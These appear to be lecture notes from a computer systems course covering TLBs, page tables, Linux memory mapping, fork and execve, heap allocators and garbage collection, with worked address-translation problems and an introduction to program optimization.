One area where we can optimize is the accessing of the page table. One way to speed up the Page Table lookup is to keep a cache of the Page Table in the MMU. This type of cache is referred to as the **Translation Lookaside Buffer** (**TLB**).

Much like a regular cache, access to the TLB is based on a **Set Index** and **a Tag.** The set number is determined based on a few lower bits of VPN (first part of the Virtual Address) that we previously used to index into the page table. The higher bits of the VPN refers to the tag. **For a given Set Index and Tag, there is only a single PTE in the TLB**.

https://en.wikipedia.org/wiki/Page_table



Actions taken upon a virtual to physical address translation. Each translation is restarted if a TLB miss occurs, so that the lookup can occur correctly through hardware.

A TLB can be fully associative. The advantage of a fully associative TLB is that you can fill any TLB location with any PTE. This means that you are only limited by the size of the TLB. You have no restriction on which Set a TLB entry must fit into (since effectively there is only 1 set in a fully associative TLB). This can be very advantageous. Think of a case where you decide to go with a Direct Mapped TLB (1-way associative – 1 set and 1 tag per set). Think of a process that accesses 2 virtual addresses both of which fall in the same set, but different tags. Access to the first VA will have to replace the TLB entry for the second VA and vice-versa. This will lead to substantially high TLB misses. A fully associative TLB is the other extreme compared to a Direct Mapped TLB and in a fully associative TLB, you are not limited by the set, but only by the amount of TLB memory. But a fully associative TLB is only workable for a small TLB, since searching for a TLB entry will be expensive.


Note that a TLB miss will require an additional memory access much like any cache miss. See figure 9.15 on page 854. Note also that TLB become invalid during a process switch. Unless the TLB supports tagging by process, the TLB will need to be invalidated during a

process switch. And even if a TLB support tagging by process, the TLB will need to be invalidated when a process exits.

Other speed up techniques include the use multiple TLBs for instruction and data as well as multiple level TLBs, much like multiple level caches (See here for more information).

A good flow chart on TLB access is available here..

https://en.wikipedia.org/wiki/Translation_lookaside_buffer



TLBs in the context of multilevel Page Tables

In the case of multilevel page tables, the page table base register (PTBR) points to the base of the level 0 page table (Note that PTBR contains a physical address). Looking up an entry in each subsequent table level can be pretty expensive. The TLB plays an even more significant role in this case. Caching each lookup of a PTE in the TLB avoids future look ups for the same VPN, thus making it just as fast as single level table case. If the TLB does not support process tags, then during each context switch, the TLB will have to be invalidated and the process has to start with a "cold cache". In this case, the scheduler context switch threshold will play a critical role in performance since each context switch will require the TLB to "warm up".

Note that the TLB can consume a substantial amount of the power (of the order of 10%) and hence they are kept relatively small. Usually less than 2K.

Locality to the Rescue again

While VM systems may appear highly inefficient when one considers the true cost of page faults, they are effective because most programs exploit the concepts of locality either consciously or unconsciously.

Note that a page table can have 1MB of entries or more. A TLB may be as small as 64 entries. The reason we get away with such a small number of TLB entries is that each entry can map to 1 full page (4KB) of PA. As long as our program accesses memory within that page, we can continue to use the same TLB entry.

Integrating Caches and VM

In VM systems with caching, there is the option of using VA or PA to access Cache. Most systems use PA, so they can defer all other memory access restrictions to the MMU. See figure 9.14 (Page 853)

Summary of Cache Look-up

General Cache Look-up steps

1) Identify number of least significant bits for byte offset
2) Identify number of next least significant bits for set Index
3) The remaining bits represent the Tag

Page Table look-up steps


1) Identify number of least significant bits for page offset

2) Identify remaining bits as Virtual Page Number (VPN)
3) For single page table, VPN represents index into the single page Table
4) For multi-level page table, identify the number of most significant bits needed to index into the level 0 table.
5) Then identify the number of the next most significant bits needed for each subsequent table.

MMU Cache Look-up steps

1) Identify number of least significant bits for page offset
2) Identify remaining bits as Virtual Page Number (VPN)
3) Identify the number of bits in VPN needed to represent the MMU cache Set number
4) The remaining bits represent the Tag

Linux Process Address space



Discuss Fig. 9.26 on page 865
Discuss Fig. 9.27 on page 867
Discuss Linux Page Fault Exception handling on page 868

Memory Mapping

Linux initializes VM by associating it with objects on disk.

Areas can be mapped to two types of objects

1) Regular file in the Linux file system
2) Anonymous file (eg. memfd_create would create this – demand-zero pages)

Once a virtual page is initialized, it is swapped back and forth between a special swap file maintained by the kernel.

The advantage of Memory Mapping is that virtual memory could be integrated into the file system and then the page fault handler can be used to do the loading of memory.

Shared Objects Revisited

A lot of times, regions of memory in different processes will be identical. A classic example is when the same process is instantiated multiple times. In this case, the code segment would be identical. Other situations include the use of shared libraries. To duplicate these common locations would be a waste of physical memory. Memory Mapping allows us to avoid this duplication by letting the virtual memory in multiple processes to point to the same physical memory.

An object can be mapped into VM as either a "shared object" or a "private object". When multiple processes map this object, they all map initially to the same physical memory. However in the case of a "private object", the first attempt by a process to write to a page in this location generates a protection fault. The fault handler will determine that the process was attempting to write to a page in a "private object" and hence will create a copy of that page in another location in physical memory and alter the page tables to point to this location. This technique is called "**copy-on-write**". The idea is to delay the creation of the copy until such a point as it is unavoidable. Note that for a shared object, writes occur in the same location and are visible to all who share the object.

The fork Function Revisited

In our assignments we have created threads but not processes. Below is a sample showing how to create processes in Linux using the fork system call.

```
#include <unistd.h>
#include <sys/types.h>
#include <errno.h>
#include <stdio.h>
#include <sys/wait.h>
#include <stdlib.h>

int  global_variable;

int main(void)
{
   pid_t childPID;
   int local_variable= 0;

   childPID = fork();

   if(childPID >= 0) // fork was successful
   {
      if(childPID == 0)
      {
         // child process
         local_variable = 10;
```

```
            global_variable =11;
            printf("\n Child Process : local_variable = [%d],  global_variable[%d]\n",
                                                        local_variable, global_variable);
        }
        else
        {
            //Parent process
            local_variable = 20;
            global_variable =21;
            printf("\n Parent Process : local_variable = [%d],  global_variable[%d]\n",
                                                        local_variable, global_variable);
        }
    }
    else
    {
        // fork failed
        printf("\n Fork failed,n");
        return 1;
    }

    return 0;
}
```

When the fork call is made by a process, the Kernel makes an exact copy of the current process's mm_struct, area structs, and page tables. It flags each area struct as in both processes as private copy-on-write. That way the first attempt at write, will cause a copy to be created.

The execve Function Revisited

In Linux, execve is used to load an executable into the current process space. In general fork is used to create the process space and if the parent does not include the code of the child, the execve call is used to map the child's code from a file in the file system. This involves the followings steps:

1) Delete existing user areas
2) Map private areas
3) Map shared areas
4) Set program counter

User-Level Memory Mapping with the mmap Function

As seen in assignment 3, Linux allows the use of mmap to create new virtual memory areas to map to shared objects. You get to define the access permissions to this shared objects.

Dynamic Memory Allocation

While “mmap” and “munmap” functions can be used to create and delete areas in the process virtual address space, it is easier for C programmers to us the more portable dynamic memory allocation functions like malloc.

Dynamic allocators maintain an area of the process’s virtual memory known as the **heap**. This is a “Demand-Zero” area and the kernel maintains a pointer to the top of this area referred to as a “brk” (break).

An allocator is responsible for maintaining a collection of various-size blocks where each block is a contiguous chunk of virtual memory that is either allocated or free.

There are 2 kinds of allocators – **Explicit** and **Implicit**. The difference being that in Explicit allocators, allocated blocks have to be explicitly freed while in Implicit allocators, the freeing is done by the system when it recognizes the memory is no longer in use using garbage collectors.

Note that C standard library provides an Explicit allocator (malloc) and these allocations are freed using the “free” API. The pointer passed to “free” must be the same as the one returned by malloc.

Dynamic allocations are most useful when the size of a required allocation is only available at runtime.

Allocator Requirements and Goals

- Handling arbitrary request sequences
- Making immediate responses to requests
- Using only the heap
- Not modifying allocated blocks

Fragmentation

Fragmentation occurs when unused memory is not available to satisfy an allocation request. There are 2 kinds of fragmentation – Internal and External.

Internal fragmentation occurs when the allocator allocates more memory than required to service an allocation request. This might be designed to meet memory management or alignment requirements.

External fragmentation occurs when there is enough aggregate free memory to satisfy an allocation request, but this memory is not available in a contiguous block.

There any many heuristics employed to reduced fragmentation, including reserving different pools with different sizes.

Implicit Free Lists

With the use of a block header preceding each allocation, where the header maintains the status of the allocation (allocated or free) and the size (see figure 9.35 and figure 9.36 page 883), it is possible to form an implicit list of free blocks.

Placing Allocated Blocks

Honoring a request for a memory allocation, involves walking the free list to find the appropriate block to return. Three common **placement policies** are **first fit**, **next fit** and **best fit**. First fit finds the first free block that accommodates the requested size from the beginning of the free list, next fit starts the search from where it left off last, and best fit attempts to find the optimal block to match the request. Pros and cons of each approach discussed in section 9.9.7 in page 885.

Splitting Free Blocks

Once a free block is located, the next **policy decision is how much of free block to allocate**. There are usually 2 options – allocate the **full block** or **split the block** into the requested size (plus header) and the remainder.

Getting Additional Heap Memory

If the allocator runs out of free memory to honor a request, it will need to get the kernel to **extend the heap**. It does this by calling the "**sbrk**" function and passes it the size by which to increment. It can also call the "brk" function a pass it a new value for the "end_data_segment".

Coalescing Free Blocks

When the allocator frees a block, there may be adjacent blocks that are also free. Not coalescing these adjacent free blocks can lead to false fragmentation where a request for a large allocation can't be fulfilled because all free blocks are of smaller size. Coalescing these blocks leads to **another policy decision** – **Coalesce during the free operation** or **Coalesce at some later point** based on some heuristic like a failing allocation.

Coalescing with Boundary Tags

Coalescing is easy when the next block is free. But what if it is the previous block that is free? The only way to do this would be to walk the entire implicit list till the point of the

current free block while maintaining a pointer to the previous block. To avoid this, a clever option is to duplicate the header information in the footer.

Garbage Collection

Implicit allocators rely on garbage collectors to free memory that are no longer in use. Garbage collectors define "in-use" if they are reachable via a directed path in a graph where "**root nodes**" represent pointer variables outside the heap that points to heap locations and "**heap nodes**" represent heap allocations (see Fig: 9.49 page 903). For garbage collectors to be effective, the language must place tight control over how applications create and use pointers. Garbage collection can occur in dedicated threads that constantly update the reachability graph and reclaim garbage or they can be exercised on demand. Mark&Sweep garbage collection is discussed in 9.10.2 page 903.

Common Memory-related Bugs

1) Dereferencing Bad pointers
2) Reading uninitialized Memory
3) Allowing stack Buffer overflows
4) Assuming pointers and the objects they point to are the same size
5) Making off-by-one errors
6) Referencing a pointer instead of the Object it points to
7) Misunderstanding Pointer Arithmetic
8) Referencing nonexistent variables
9) Referencing Data in Free Heap Blocks
10) Introducing Memory leaks

Example problems

Problem 1

A computer system has byte-addressable memory and uses a paged virtual memory system, using 64-byte pages. It uses a 12-bit virtual address and a 10-bit physical address. Its Translation Lookaside Buffer (TLB) is 4-way set-associative and has a total of 16 entries. It uses an L1 cache which is physically addressed and direct mapped, with 4 bytes per cache line and a total of 16 cache sets.

a) Show how the virtual address is divided between the Virtual Page Number and the Virtual Page Offset.

- 64 byte pages require 6 bits for page offset. Hence the 12-bit virtual address is divided into 6-bits VPO and 6-bits VPN

b) Show which bits of the virtual address are used and how they are used for accessing the TLB.

- Only the 6-bit VPN is used to access the TLB
- TLBs only have one PTE for a given Set and Tag. Hence no bits for byte offset and there must be 4 Sets (since there are 16 entries and 4 lines per set).
- For 4 Sets, we need 2 bits LSbs of VPN to identify the Sets and the remaining 4-bits of VPN are the Tag.

c) Show which bits of the physical address are used for the Physical Page Number and the Physical Page Offset.

- Physical page offset is the same as the Virtual Page offset. Hence 6 bits for PPO.
- Since Physical address is only 10 bits, we have only 4 bits for the PPN.

d) Show which bits of the physical address are used and how they are used when looking for the data in the L1 cache.

- 4 bytes per cache line, hence 2 LSbs for byte offset
- 16 Cache Sets, hence the next 4 bits for Set number

- Remaining 4 bits in physical address uses as Tag

e) Given a virtual address 0x2D4

0x2D4 = 0010 1101 0100

i. What is the Virtual Page Number? 0010 11 = 0x0B

ii. What is the Virtual Page Offset? 01 0100 = 0x14

iii. What is the TLB index? 11 = 0x3

iv. What is the TLB tag? 0010 = 0x2

Problem 2

A computer system uses byte-addressing, with a two-level page table, a 16-bit virtual address, a 4KB page size and 16-bit physical address. The TLB has two sets, each set being 2-way associative. The current state of the page tables and TLB is shown below.

PTI	Level-0 PT		PT at 0x3580		PT at 0x4808		PT at 0x4828		PT at 0x4400	
	PTA	V	PPN	V	PPN	V	PPN	V	PPN	V
0	0x3580	1	A	0	0	1	D	0	5	1
1	0x4808	0	0	0	4	1	2	1	E	0
2	0x4828	1	F	1	8	1	0	1	0	1
3	0x4400	1	2	1	C	0	0	0	A	1

PT = Page Table, PTI – Page Table Index, PTA = Page Table Address,
PPN = Physical Page Number, V – Valid, PTE – Page Table Entry

		TLB Set 0			TLB Set 1
V	Tag	PTE	V	Tag	PTE
0	0	E	1	4	2
1	1	2	0	1	F

For each virtual address listed below:

- Is the page containing this virtual address currently in physical (DRAM) memory?
- What physical address corresponds to the virtual address?
- What steps are taken to determine the physical address?

a. 0x9A60

- 0x9A60 = 1001 1010 0110 0000
- Page Size = 4KB ➔ 12 bits required for VPO/PPO (4 bits left for VPN)
- TLB has 2 Sets ➔ 1 bit required for TLB Set Index (3 bits left for Tag)
- VPN is 1001
- TLB Set is 1, TLB Tag is 4
- PTE is available and valid in TLB. PTE is 2.
- Hence VA 0x 9A60 is currently in DRAM and its PA is 0x2A60.

b. 0x30A0

- 0x30A0 = 0011 0000 1010 0000
- TLB Set is 1, TLB Tag is 1
- PTE is available, but invalid in TLB. Hence we have to go the Page Table.
- Level 0 PT has 4 entries, so we need 2 bits (MSb) to access that. (00)
- We need the next 2 bits to access the Level 1 PT. (11)
- We need 12 bits for the VPO/PPO.
- Level 0 PT index is “00” and value at index “00” is 0x3580
- Level 1 PT index is “11” and value at index “11” is “2”
- Hence VA 0x30A0 is currently in DRAM and its PA is 0x20A0

Week 11: Optimizing Program Performance

Justification and methods for Program optimization

- When a computational task is so demanding that it takes days to execute, making it run just a little faster can have a significant impact.
- Writing efficient code starts with appropriate algorithms and data structures.
- Write code that exploits the compilers ability to optimize code.
- Divide the program tasks into portions that can be computed in parallel while optimizing each task.
- Identify the code that executed repeatedly and focus your energy to optimize it. Use a "profiling" tool for this identification (Discuss how a profiler works).
- Eliminate unnecessary function calls, conditional tests and memory references.
- Understand and exploit the architecture of the system in which your program will run (understand instruction cycle costs, understand memory architecture, pipelining etc).
- Exploit locality to allow compilers to store the value of variables in registers for multiple access.
- Understand compiler arguments to choose optimization level (eg. gcc uses –xg where x is the level you choose)
- Compilers are also limited in their ability to optimize by the fact that they have to ensure optimization will work for every possible input (eg. memory aliasing can cause different results).
- Performance is best expressed as "**cycles per element**" (**CPE**) where "cycle" refers to the number of clock cycle and "element" refers to a computation element. We use "cycles" to abstract the difference based on different clock speeds and we use "elements" to abstract the number of loop iterations (See examples on page 539).
- Avoid loop inefficiencies – only compute things that are changing in each loop.
- Eliminate unneeded memory references

Processor Architecture Details

- Most of the optimizations discussed thus far are generic optimizations that did not rely on particular features of a target processor. If you have the luxury of targeting a particular processor, then understanding the inner working of this processor allows you to optimize even further.
- Discuss pipelining
- Discuss out-of-order processing (figure 5.11 page 555)
- Discuss branch prediction